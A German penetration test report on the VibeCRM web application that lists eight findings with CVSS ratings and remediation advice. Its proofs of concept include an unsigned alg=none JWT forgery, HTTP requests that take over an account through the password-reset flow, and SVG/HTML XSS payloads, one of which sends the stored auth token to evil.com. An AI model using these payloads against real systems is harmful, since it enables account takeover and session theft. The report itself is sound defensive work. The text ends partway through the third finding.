viadee
IT-Unternehmensberatung

ABSCHLUSSBERICHT PENETRATIONSTEST VIBECRM

FLORIAN KRETSCHMER, CLEMENS RÜTTERMANN

12. Juni 2026

entdecken entwickeln entfalten

viadee
IT-Unternehmensberatung

INHALTSVERZEICHNIS

viadee
IT-Unternehmensberatung

1 MANAGEMENT SUMMARY

Diese Management Summary gibt einen kompakten Überblick über die im Rahmen des Penetrationstests identifizierten Sicherheitslücken und die damit verbundenen Risiken. Leser:innen, die an den technischen Details der einzelnen Befunde interessiert sind, werden auf Kapitel 3 verwiesen.

1.1 AUSGANGSLAGE, ZIELSETZUNG UND ABGRENZUNG

Die Coding Vibe GmbH beauftragte die viadee IT-Unternehmensberatung AG mit der Durchführung eines Penetrationstests der Webanwendung VibeCRM. Ziel war es, Sicherheitslücken in der Anwendung systematisch zu identifizieren, zu verifizieren und hinsichtlich ihres Risikopotenzials zu bewerten, bevor die Anwendung in einer Produktionsumgebung betrieben wird.

Ziel der Überprüfung war die Identifikation von Sicherheitslücken in der bereitgestellten Webanwendung VibeCRM. Die viadee setzt dabei Methoden und Werkzeuge ein, die dem aktuellen Stand der Technik entsprechen. Neben automatisierten Tests wurden manuelle Prüfungen durchgeführt, um Fehlalarme auszuschließen und auch unkonventionelle Sicherheitslücken zu erfassen, die automatisierte Werkzeuge typischerweise nicht erkennen.

Der Penetrationstest wurde als **Greybox-Test** durchgeführt. Die Anwendung wurde als Docker-Image bereitgestellt.

Im Scope	Webanwendung VibeCRM, erreichbar über Port 8443 des bereitgestellten Docker-Images
Nicht im Scope	Docker-Container selbst sowie alle weiteren Ports des Images

1.2 METHODIK UND WERKZEUGE

Als methodisches Rahmenwerk diente der **OWASP Web Security Testing Guide (WSTG) v4.2**. Die Prüfung gliederte sich in folgende Phasen:

- **Informationsgewinnung und Angriffsflächenanalyse**
  Erhebung erreichbarer Endpunkte, Funktionen, Rollenmodelle, Eingabevektoren sowie sicherheitsrelevanter Datenflüsse.
- **Schwachstellenidentifikation**
  Kombination aus automatisierten Scans und manueller Verifikation. Schwerpunkte lagen auf Authentisierung, Session-Handling, Autorisierung, Eingabevalidierung, Kryptografie und Konfiguration.
- **Ausnutzungsprüfung und Wirkungsnachweis**
  Reproduzierbare Prüfung identifizierter Befunde inklusive Proof-of-Concept, ohne die Verfügbarkeit der Anwendung zu beeinträchtigen.
- **Kettenbildung und Angreiferperspektive**
  Einzelbefunde wurden auf Kombinierbarkeit geprüft, um praxisnahe Angriffspfade zu bewerten und realistische Angriffsszenarien zu modellieren.
- **Bewertung und Priorisierung**
  Die technische Schwere wurde anhand von **CVSSv3.1** ermittelt und durch eine kontextbezogene Einschätzung des Business Impacts ergänzt.

Die nachfolgenden Werkzeuge wurden zur Unterstützung der Prüfung eingesetzt. Alle Befunde wurden manuell verifiziert und plausibilisiert.

Werkzeug	Einsatzzweck
OWASP ZAP	HTTP-Analyse, Request-Manipulation, Session- und Token-Prüfung, automatisierte Basis-Scans, Header- und Konfigurationsanalyse
testssl.sh	Prüfung von TLS/SSL-Protokollversionen, Cipher-Suiten sowie Zertifikats- und Konfigurationsmängeln
Browser DevTools	Clientseitige Analyse von JavaScript, Storage-Verhalten, CORS und Sicherheitsheadern
HashCat	Offline-Analyse kryptografischer Artefakte und Schlüsselstärkeprüfung im Rahmen zu-lässiger Testfälle.
sqlmap	Automatisierte Prüfung auf SQL-Injection-Schwachstellen und Datenbank-Fehlkonfigurationen

1.3 IDENTIFIZIERTE SICHERHEITSLÜCKEN UND EMPFEHLUNGEN

1.3.1 SICHERHEITSLÜCKEN

Die viadee bewertet Sicherheitslücken nach ihrer Kritikalität anhand einer vierstufigen Farbskala. Zusätzlich werden informative Hinweise ausgewiesen, die keine unmittelbare Sicherheitsrelevanz besitzen, aber für die Gesamtbewertung relevant sind. Eine detaillierte Beschreibung der Risikoklassifizierung findet sich im Anhang.

Risikostufe	Anzahl
Kritisch	2
Hoch	2
Mittel	4
Niedrig	0
Information	0

Das **Gesamtrisiko** für die Coding Vibe GmbH wird als **kritisch** eingestuft.

Die zentralen Ergebnisse lassen sich in zwei Risikobereiche zusammenfassen:

- **Account-Übernahme ohne Benutzerinteraktion**
  Die Passwort-Zurücksetzen-Funktion der Anwendung gibt den Reset-Token direkt in der API-Antwort zurück, sodass ein Angreifer ohne Zugriff auf das E-Mail-Postfach des Opfers einen Account übernehmen kann. Da die Tokens unbegrenzt wiederverwendbar sind und kein Rate Limiting besteht, ist ein automatisierter, großflächiger Angriff auf beliebige Accounts möglich – einschließlich Administratorkonten. Das Opfer hat keine Möglichkeit, den eigenen Account zurückzugewinnen.
- **Session-Diebstahl über eingeschleuste Inhalte**
  Über die Datei-Upload-Funktion können manipulierte Dateien (z. B. SVG-Dateien mit eingebettetem Schadcode) in die Anwendung eingebracht werden. Da keine Content-Security-Policy vorhanden ist und Authentisierungstoken im für JavaScript frei zugänglichen localStorage gespeichert werden, kann ein Angreifer beim Öffnen der Dateivorschau durch andere Nutzer deren Session-Token entwenden und sich

dauerhaft als diese Nutzer ausgeben – auch nach deren Logout, da Token nicht serverseitig invalidiert werden.

Eine vollständige Übersicht aller Sicherheitslücken findet sich in Kapitel 2, technische Details in Kapitel 3.

1.3.2 EMPFEHLUNGEN

Die viadee empfiehlt, alle kritischen und hoch eingestuften Sicherheitslücken unmittelbar zu beheben. Mittelschwere Befunde sollten kurzfristig adressiert werden. Die nachfolgenden Maßnahmen sind nach Umsetzungshorizont priorisiert.

SOFORTMASSNAHMEN (QUICK WINS)

Passwort-Zurücksetzen-Funktion absichern
Reset-Token dürfen nicht in der API-Antwort zurückgegeben werden, sondern müssen ausschließlich per E-Mail zugestellt werden. Diese einzelne Maßnahme unterbricht den schwerwiegendsten Angriffspfad (Angriffspfad 1) bereits im ersten Schritt.

Token-Invalidierung nach Logout implementieren
Ausgestellte Authentisierungstoken müssen serverseitig invalidiert werden, sobald sich ein:e Nutzer:in abmeldet. Andernfalls bleiben entwendete Token dauerhaft nutzbar.

Sitzungsdaten aus dem `localStorage` entfernen
Authentisierungstoken müssen in sicheren, vom Browser geschützten Cookies gespeichert werden (`HttpOnly`, `Secure`, `SameSite`). Dies entzieht XSS-basierten Angriffen (Angriffspfad 2) unmittelbar ihre Wirkung.

KURZFRISTIGE MASSNAHMEN

Rate Limiting einführen
Für die Passwort-Zurücksetzen-Funktion und alle sicherheitskritischen Endpunkte muss eine wirksame Anfragebegrenzung implementiert werden, um automatisierte Angriffe zu erschweren.

Upload-Funktion absichern
Datei-Uploads müssen auf erlaubte Dateitypen beschränkt und hochgeladene Inhalte serverseitig auf Schadcode geprüft werden. SVG- und HTML-Dateien sollten grundsätzlich nicht als Vorschau im Browser gerendert werden.

Content-Security-Policy einführen
Eine restriktive CSP verhindert die Ausführung von eingeschleustem JavaScript und reduziert das Wirkungspotenzial von XSS-Angriffen erheblich.

Informationsabfluss aus Metadaten unterbinden
Öffentlich zugängliche Endpunkte dürfen keine personenbezogenen Daten wie E-Mail-Adressen in URLs oder Metadaten exponieren.

LANGFRISTIGE MASSNAHMEN

Authentisierungsarchitektur überarbeiten
Es ist zu prüfen, ob ein Umstieg auf etablierte Standards wie OpenID Connect sinnvoll ist. Dies reduziert die Komplexität der Eigenentwicklung und vermeidet viele der identifizierten Fehlerklassen strukturell.

Secure Development Lifecycle einführen
Sicherheitsrelevante Code-Reviews, automatisierte Dependency-Scans und regelmäßige Penetrationstests sollten fest in den Entwicklungsprozess integriert werden.

Regelmäßige Wiederholungstests durchführen
Die Wirksamkeit umgesetzter Maßnahmen sollte durch einen Folge-Penetrationstest überprüft werden. Sicherheitstests sollten perspektivisch als fester Bestandteil des Release-Prozesses etabliert werden.

1.4 HAFTUNGSAUSSCHLUSS

Der vorliegende Bericht wurde nach bestem Wissen und Gewissen auf Grundlage der zum Zeitraum der Überprüfung (Juni 2026) vorgefundenen Gegebenheiten erstellt. Die viadee übernimmt keine Haftung für die Vollständigkeit der identifizierten Sicherheitslücken. Ein Penetrationstest stellt eine zeitpunktbezogene Momentaufnahme dar und kann keine Garantie für die Abwesenheit weiterer Sicherheitslücken geben.

viadee
IT-Unternehmensberatung

2 SICHERHEITSLÜCKENÜBERSICHT

Kritikalität	Sicherheitslücke	Maßnahme	CVSS Score
Kritisch	VF-1 Unsichere Authentisierung und Tokenvalidierung	JWT-Validierung serverseitig korrekt erzwingen; alg=none deaktivieren; Sicheres Passwort für JWT-Signatur verwenden; Ablaufzeit und Signatur strikt prüfen; Token nach Logout/Rotation invalidieren; Refresh-Token-Konzept korrekt implementieren und Tokentypen strikt trennen.	9.4
Kritisch	VF-2 Unsichere Passwort-Zurücksetzen-Funktion	„Reset-Tokens niemals in API-Antworten zurückgeben; Tokens ausschließlich out-of-band per E-Mail zustellen; Reset-Workflow gegen Missbrauch absichern und Tokens kurzlebig sowie einmalig verwendbar machen.“	9.4
Hoch	VF-3 Stored XSS über Dateiupload/ unsichere Dateivorschau	„Aktive Inhalte wie HTML/SVG nur nach strikter Validierung erlauben oder blockieren; Dateivorschau in sicherem Kontext ausliefern; Content-Disposition und CSP korrekt setzen; Uploads serverseitig prüfen.“	7.6
Hoch	VF-4 Kein wirksames Rate Limiting	„Rate Limiting und Abuse-Protection für Login-, Reset- und API-Endpunkte einführen; Brute-Force-Schutz, Captcha/Progressive Delays und Monitoring implementieren.“	7.3
Mittel	VF-5 Vorhersagbare öffentliche Ticket-Zugriffe	„Nicht erratbare, kryptographisch starke Zugriffstoken verwenden; Ticket-IDs nicht als einziges Zugriffskriterium nutzen; öffentliche Freigaben zeitlich und funktional einschränken.“	5.4
Mittel	VF-6 Unsichere Token-Speicherung	„Tokens nicht im Local Storage speichern; stattdessen sichere, HttpOnly, Secure und SameSite-geschützte Cookies verwenden; Token-Lebensdauer und Rotation zusätzlich absichern.“	5.4
Mittel	VF-7 Benutzer- und E-Mail-Enumeration	„Einheitliche Fehlermeldungen, Statuscodes und Antwortzeiten verwenden; Benutzer- und Kontoexistenz nicht unterscheidbar machen; öffentliche Metadaten minimieren.“	5.3
Mittel	VF-8 Fehlende bzw. unsichere Sicherheitsheader	„Sicherheitsheader wie CSP, HSTS, X-Content-Type-Options und weitere browserseitige Schutzmechanismen korrekt setzen; sichere Standardwerte zentral im Reverse Proxy oder Webserver erzwingen.“	4.3

3 PROJEKTDETAILS

3.1 ANSPRECHPARTNER KUNDE

Firma	Coding Vibe GmbH
Name	Max Mustermann
E-Mail	max.mustermann@viadee.de

3.2 SECURITY AUDITOR

Firma	viadee IT-Unternehmensberatung AG	
Name	Florian Kretschmer	Clemens Rüttermann
E-Mail	florian.kretschmer@viadee.de	clemens.ruettermann@viadee.de

3.3 ZEITRAUM PENETRATIONSTEST

Die Überprüfung fand zwischen dem 8.6.2026 und dem 12.6.2026 statt.

3.4 EINSTIEGSPUNKT FÜR DIE ÜBERPRÜFUNG

Die Überprüfung der Webanwendung VibeCRM erfolgte über die URL https://www.vibe.crm/.

Für den Zugriff wurden die beiden Benutzer `florian-kretschmer` und `clemens-ruettermann` bereitgestellt. Beiden Benutzern war die Rolle Admin zugewiesen.

4 IDENTIFIZIERTE SICHERHEITSLÜCKEN UND EMPFEHLUNGEN

Im nachfolgenden Kapitel werden alle Sicherheitslücken im Detail dargestellt, welche während des Penetrationstests identifiziert wurden. Dieses Kapitel wendet sich insbesondere an Anwendungsentwickler und Administratoren.

4.1 RISIKOSTUFE KRITISCH

4.1.1 VF-1 UNSICHERE AUTHENTISIERUNG UND TOKENVALIDIERUNG

TECHNISCHE BESCHREIBUNG

Im Rahmen der Prüfung wurden mehrere Schwächen in der Authentisierungs- und Tokenverarbeitung festgestellt. Diese betreffen sowohl die Validierung von JWTs als auch die serverseitige Behandlung von Sitzungen und Refresh-Mechanismen.

Die wesentlichen Feststellungen sind:

- **JWTs mit `alg=none` werden akzeptiert.**
  Dadurch kann ein Token ohne gültige Signatur erstellt und vom Server dennoch als vertrauenswürdig behandelt werden. Die Integrität des Tokens ist damit nicht gewährleistet.
- **Abgelaufene JWTs werden weiterhin akzeptiert.**
  Die im Token enthaltene Ablaufzeit (`exp`) wird nicht wirksam durchgesetzt. Dadurch können Tokens über ihre vorgesehene Gültigkeitsdauer hinaus verwendet werden.
- **Tokens bleiben nach Logout weiter gültig.**
  Eine serverseitige Invalidierung bereits ausgegebener Tokens erfolgt nicht oder nicht wirksam. Ein einmal erlangtes Token kann daher weiterhin genutzt werden, obwohl sich der Benutzer bereits abgemeldet hat.
- **Das Refresh-Token-Konzept ist fehlerhaft implementiert.**
  Der Endpunkt `/api/auth/refresh` akzeptiert im Feld `refresh_token` nicht nur ein Refresh-Token, sondern auch ein Access-Token. Die vorgesehenen Tokentypen werden somit nicht strikt unterschieden.
- **Refresh-Tokens werden funktional nicht wirksam eingesetzt.**
  Im Test zeigte sich, dass das beim Login erhaltene Refresh-Token im regulären Ablauf nicht erforderlich ist bzw. nicht wie erwartet verwendet wird. Dies deutet auf eine inkonsistente oder unvollständige Implementierung der Sitzungserneuerung hin.
- **Schlüssel für die JWT-Signatur ist nicht sicher und kann schnell erraten werden.**
  Der verwendete Secret-Key weist eine zu geringe Entropie auf (z. B. kurz, vorhersehbar oder ein Standard-/ Test-Secret) und ließ sich im Test in kurzer Zeit per Wörterbuch-/ Brute-Force-Angriff bestimmen. Dadurch können Angreifer gültig signierte JWTs mit manipulierten Claims erstellen und so Authentifizierung bzw. Autorisierung vollständig umgehen.

In der Gesamtschau führen diese Sicherheitslücken dazu, dass die Vertrauenswürdigkeit des Authentisierungsmechanismus nicht sichergestellt ist. Insbesondere die Akzeptanz unsignierter oder abgelaufener Tokens ermöglicht es Angreifern, Authentisierungsmechanismen zu umgehen oder bestehende Sitzungen unzulässig weiter zu verwenden.

PROOF OF CONCEPT

Die folgenden Beobachtungen konnten im Test nachvollzogen werden:

1) **Akzeptanz eines JWT mit `alg=none`**

   a) Ein gültiges JWT wurde so manipuliert, dass der Header den Algorithmus none angibt. Die Signatur wurde entfernt bzw. nicht mehr kryptographisch gebildet. Das Token wurde vom Zielsystem dennoch akzeptiert.

   b) Beispielhafter JWT-Header

```
{
  "alg": "none",
  "typ": "jwt"
}
```

   c) Beispielhafter JWT (`email` ist optional, ohne `email` erhält man den account `owner@acme.local`)

```
{
  "sub": "3",
  "email": "rep@acme.local"
}
```

2) Verwendung eines abgelaufenen JWT

   a) Ein JWT mit bereits überschrittener exp-Zeit wurde weiterhin an geschützten API-Endpunkten akzeptiert. Eine erzwungene Neuanmeldung oder Token-Erneuerung war nicht erforderlich.



Abbildung 1: Abgelaufenes JWT

3) Weiterverwendung eines Tokens nach Logout

   a) Nach erfolgreichem Login wurde ein gültiges Access-Token erzeugt und für API-Aufrufe verwendet. Anschließend wurde ein Logout durchgeführt. Das zuvor erhaltene Token konnte danach weiterhin für authentisierte Requests verwendet werden.

4) Fehlende Trennung von Access- und Refresh-Token

a) Am Endpunkt `/api/auth/refresh` wurde im Parameter `refresh_token` anstelle eines Refresh-Tokens ein Access-Token übergeben. Die Anfrage wurde nicht erwartungsgemäß zurückgewiesen. Dies zeigt, dass die semantische und technische Trennung der Tokentypen nicht konsequent umgesetzt ist.

```
POST /api/auth/refresh
Content-Type: application/json

{
  "refresh_token": "<access_token>"
}
```

5) Inkonsistenter Einsatz des Refresh-Token-Mechanismus
   a) Im Testablauf war erkennbar, dass das beim Login zurückgegebene Refresh-Token nicht dem vorgesehenen Sicherheitszweck entsprechend verwendet wird. Dies deutet darauf hin, dass die Anwendung entweder vollständig auf Access-Tokens vertraut oder den Erneuerungsprozess nicht korrekt implementiert hat.

6) HashCat zum Knacken des JWT-Secrets `******-dev-*****`.
   a) Hier der Beweis, dass valide Signaturen mit dem zensierten Secret erstellt werden können.

MÖGLICHER SCHADEN

Die identifizierten Sicherheitslücken ermöglichen eine erhebliche Beeinträchtigung der Authentisierungs- und Sitzungssicherheit.

Mögliche Auswirkungen sind insbesondere:

- **Umgehung der Authentisierung**, wenn unsignierte Tokens akzeptiert werden oder das Passwort für die JWT-Signatur erraten wird
- **Nutzung manipulierter oder selbst erzeugter Tokens** ohne Besitz eines legitimen Geheimnisses
- **Dauerhafte Nutzung kompromittierter Tokens**, selbst nach Ablauf oder Logout
- **Erhöhung der Angriffsfläche bei Token-Diebstahl**, da gestohlene Tokens länger oder unbegrenzt nutzbar bleiben
- **Unterlaufen des vorgesehenen Session-Lifecycle**, da Access- und Refresh-Tokens nicht sauber getrennt sind
- **Folgeangriffe auf geschützte API-Funktionen**, abhängig von den Rechten des kompromittierten oder gefälschten Tokens

In Kombination mit weiteren Sicherheitslücken, etwa XSS, fehlender Token-Invalidierung oder schwacher Zugriffskontrolle, kann dies zur vollständigen Übernahme von Benutzerkonten oder administrativen Sitzungen führen.

EMPFEHLUNGEN

Die Authentisierungs- und Tokenverarbeitung sollte grundlegend gehärtet und an bewährten Sicherheitsstandards ausgerichtet werden.

Empfohlen werden insbesondere folgende Maßnahmen:

- **JWT-Signaturprüfung strikt erzwingen**
  - `alg=none` vollständig deaktivieren
  - nur explizit freigegebene Algorithmen akzeptieren
  - Signatur jedes Tokens serverseitig verifizieren
- **Langes Passwort für JWT-Signaturen verwenden**

    - Das Passwort sollte maximal lang sein (256 bit)
    - Das Passwort sollte regelmäßig rotiert werden
- **Ablaufzeiten konsequent prüfen**
    - `exp`, `iat` und ggf. `nbf` serverseitig validieren
    - abgelaufene Tokens ausnahmslos zurückweisen
- **Access- und Refresh-Tokens strikt trennen**
    - unterschiedliche Tokentypen eindeutig kennzeichnen
    - Endpunkte dürfen ausschließlich den jeweils vorgesehenen Tokentyp akzeptieren
    - Verwendung eines Access-Tokens an Refresh-Endpunkten muss abgelehnt werden
- **Refresh-Token-Mechanismus korrekt implementieren**
    - kurze Lebensdauer für Access-Tokens
    - längere, aber kontrollierte Lebensdauer für Refresh-Tokens
    - Rotation von Refresh-Tokens bei Nutzung
    - serverseitige Sperrung kompromittierter oder abgemeldeter Sitzungen
- **Logout wirksam umsetzen**
    - Tokens bzw. Sessions serverseitig invalidieren
    - insbesondere Refresh-Tokens beim Logout entwerten
    - falls zustandslose JWTs verwendet werden, zusätzliche Schutzmechanismen wie Token-Blacklisting, kurze Laufzeiten oder sessiongebundene Token-IDs einsetzen
- **Sicherheitsrelevante Tests ergänzen**
    - automatisierte Tests für Signaturprüfung, Ablaufvalidierung, Logout, Tokenrotation und Tokentrennung
    - negative Testfälle explizit abdecken

Zusätzlich wird empfohlen, die gesamte Authentisierungslogik einer gezielten sicherheitsseitigen Code-Review zu unterziehen, da die festgestellten Mängel auf grundlegende Defizite in der Implementierung hindeuten.

Langfristig sollte überprüft werden, ob ein Umstieg auf etablierte Authentifizierungsstandards wie OpenID-Connect möglich ist, womit viele komplexe Umsetzungsdetails bereits durch Standardbibliotheken und den IdentityProvider abgehandelt werden.

CVSSV3.1 VEKTOR

CVSS-Vektor	CVSS-Score	Kritikalität
AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L	9.4	Kritisch

OWASP-KATEGORIE

- A07:2025 Authentication Failures

REFERENZEN

- JWT.IO
- OWASP Authentication Cheat Sheet
- JWT Best Practices

4.1.2 VF-2 UNSICHERE PASSWORT-ZURÜCKSETZEN-FUNKTION

TECHNISCHE BESCHREIBUNG

Die Passwort-Zurücksetzen-Funktion ist unsicher implementiert. Der Endpunkt `/api/auth/reset` gibt einen `reset_token` direkt in der API-Antwort zurück. Dieser Token kann anschließend unmittelbar verwendet

werden, um das Passwort des betroffenen Accounts zurückzusetzen. Ein Zugriff auf das E-Mail-Postfach des Benutzers ist damit nicht erforderlich.

Zusätzlich wurde festgestellt, dass ausgestellte Reset-Tokens mehrfach verwendet werden können. Der Token wird nach erfolgreicher Nutzung nicht serverseitig invalidiert und erfüllt damit nicht die Anforderung der Einmalverwendbarkeit.

Dadurch kann jeder Angreifer, der ein Passwort-Zurücksetzen für einen bekannten Benutzer auslösen kann, das Passwort des Accounts ohne Besitz des Postfachs zurücksetzen und den Vorgang mit demselben Token erneut durchführen.

PROOF OF CONCEPT

Im Test wurde für einen bestehenden Benutzeraccount ein Passwort-Zurücksetzen ausgelöst. Dabei antwortete der Server mit einem `reset_token`, der anschließend direkt zur Änderung des Passworts verwendet werden konnte.

Request:

```
POST /api/auth/reset
Content-Type: application/json

{
  "email": "owner@acme.local"
}
```

Response:

```
{
  "message" : "If the account exists, a reset link has been sent.",
  "reset_token" : "yUxj74caPsZu20ZbwHL_vmE-LkSn0_zi",
  "expires_at" : "2026-04-17T10:54:40.942203"
}
```

Wenn die E-Mail-Adresse existiert, wird ein `reset_token` zurückgegeben. Als nächstes wird das `reset_token` für den Abschluss des Passwort-Zurücksetzen-Prozesses verwendet:

Request:

```
POST /api/auth/reset/confirm
Content-Type: application/json

{
  "email": "owner@acme.local",
  "reset_token": " yUxj74caPsZu20ZbwHL_vmE-LkSn0_zi",
  "new_password": "new_password"
}
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Fri, 10 Apr 2026 10:58:43 GMT
```

```
Content-Type: application/json
Content-Length: 38
Connection: keep-alive
X-Powered-By: VibeCRM Edge 1.3
X-Backend-Version: fastapi-0.115.0
Strict-Transport-Security: max-age=0
Referrer-Policy: unsafe-url
{
  "message" : "Password reset completed"
}
```

MÖGLICHER SCHADEN

Die Schwachstelle ermöglicht die vollständige Übernahme von Benutzerkonten über den Passwort-Zurücksetzen-Prozess.

Mögliche Auswirkungen sind insbesondere:

- **Übernahme beliebiger Benutzerkonten**, sofern die E-Mail-Adresse bekannt oder ermittelbar ist
- **Umgehung des eigentlichen Eigentumsnachweises** über das E-Mail-Postfach
- Wiederholte Passwortänderung mit demselben Token, solange dieser gültig bleibt
- **Dauerhafte Kontrolle über betroffene Accounts**, da ein Angreifer das Passwort erneut setzen kann, selbst wenn zwischenzeitlich Gegenmaßnahmen erfolgen
- **Zugriff auf sensible Daten und Funktionen** im Kontext des übernommenen Kontos
- **Missbrauch privilegierter Konten**, falls administrative oder besonders schützenswerte Benutzer betroffen sind

In Kombination mit weiteren Schwachstellen, etwa Benutzer-Enumeration oder fehlendem Rate Limiting, steigt das Risiko zusätzlich deutlich an, da Zielkonten effizient identifiziert und anschließend automatisiert übernommen werden können.

EMPFEHLUNGEN

Der Passwort-Zurücksetzen-Prozess muss so angepasst werden, dass Reset-Tokens niemals über die API-Antwort an den anfragenden Client zurückgegeben werden und nach erfolgreicher Nutzung sofort ihre Gültigkeit verlieren.

Empfohlen werden insbesondere folgende Maßnahmen:

- **Reset-Tokens nicht in API-Antworten zurückgeben**
  Der Token darf ausschließlich an einen verifizierten Kanal, z. B. per E-Mail, zugestellt werden.
- **Out-of-band-Zustellung erzwingen**
  Die eigentliche Passwort-Rücksetzung darf nur nach Besitznachweis über das Postfach erfolgen.
- **Einmalverwendbarkeit technisch durchsetzen**
  Reset-Tokens müssen nach erfolgreicher Verwendung sofort serverseitig invalidiert werden.
- **Kurzlebige Tokens verwenden**
  Reset-Tokens sollten nur für einen kurzen Zeitraum gültig sein.
- **Reset-Prozess gegen Missbrauch absichern**
  Einheitliche Antworten, Logging, Rate Limiting und Schutz vor automatisierter Ausnutzung implementieren.
- **Bestehende Implementierung vollständig überprüfen**
  Der gesamte Account-Recovery-Prozess sollte auf weitere Schwächen geprüft und sicherheitstechnisch überarbeitet werden.

CVSSV3.1 VEKTOR

CVSS-Vektor	CVSS-Score	Kritikalität
AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L	9.4	Kritisch

OWASP-KATEGORIE

- A07:2025 Authentication Failures

REFERENZEN

- OWASP Forgot Password Cheat Sheet

4.2 RISIKOSTUFE HOCH

4.2.1 VF-3 STORED XSS ÜBER DATEIUPLOAD/ UNSICHERE DATEIVORSCHAU

TECHNISCHE BESCHREIBUNG

Die Upload-Funktion erlaubt aktive Inhalte wie HTML und SVG. Diese Dateien können anschließend in einer Vorschau dargestellt werden, wobei eingebettetes JavaScript im Browser des Opfers ausgeführt wird. Da die Anwendung zusätzlich Authentifizierungsdaten im `localStorage` speichert, kann eine XSS-Schwachstelle unmittelbar zur Übernahme von Sessions genutzt werden.

PROOF OF CONCEPT

Folgende SVG-Datei führte bei Anzeige in der Vorschau zur Ausführung von JavaScript:

```
<?xml version="1.0" encoding="UTF-8"?>
<svg xmlns="http://www.w3.org/2000/svg" onload="alert('XSS');">
  <circle cx="50" cy="50" r="40"/>
</svg>
```

Auch HTML-Dateien mit eingebettetem Skript wurden beim Preview unsicher verarbeitet:

```
<!DOCTYPE html>
<html>
  <body>
    <script>alert('XSS')</script>
  </body>
</html>
```

Zusätzlich konnte per XSS der Inhalt von localStorage exfiltriert werden:

```
<?xml version="1.0" encoding="UTF-8"?>
<svg xmlns="http://www.w3.org/2000/svg" onload="fetch('https://evil.com?data='+localStorage.
getItem('vibecrm-auth'))">
  <circle cx="50" cy="50" r="40" fill="blue"/>
</svg>
```



Abbildung 2: Stored XSS über Dateiupload/ unsichere Dateivorschau

MÖGLICHER SCHADEN

Ein Angreifer kann JavaScript im Browser anderer Benutzer ausführen, Sessions übernehmen, Daten im Namen des Opfers manipulieren und weitere Angriffe auf Administratoren durchführen. In Verbindung mit fehlender CSP und Speicherung von Tokens im `localStorage` steigt die Auswirkung erheblich.

EMPFEHLUNGEN

- Aktive Dateitypen wie HTML und SVG standardmäßig blockieren.
- Upload von Dateien im Allgemeinen auf die tatsächlich benötigten Datentypen beschränken
- Dateivorschauen nur in sicherem Kontext und ohne Skriptausführung rendern.
- `Content-Disposition: attachment` für potenziell aktive Inhalte setzen.
  - Der HTTP-Header `Content-Disposition` gibt an, ob der Inhalt `inline` im Browser als Webseite oder Teil einer Webseite angezeigt oder lokal als Attachment heruntergeladen werden soll.
- Eine restriktive `Content-Security-Policy` implementieren. (siehe Beispiel Policies: OWASP Content Security Policy Cheat Sheet)
  - Beispiel

```
Content-Security-Policy: default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'; img-src 'self' data:; connect-src 'self'; frame-src 'none'; object-src 'none'; base-uri 'self';
```

- Tokens nicht im `localStorage` speichern.

CVSSV3.1 VEKTOR

CVSS-Vektor	CVSS-Score	Kritikalität
AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:L	7.6	Hoch

OWASP-KATEGORIE

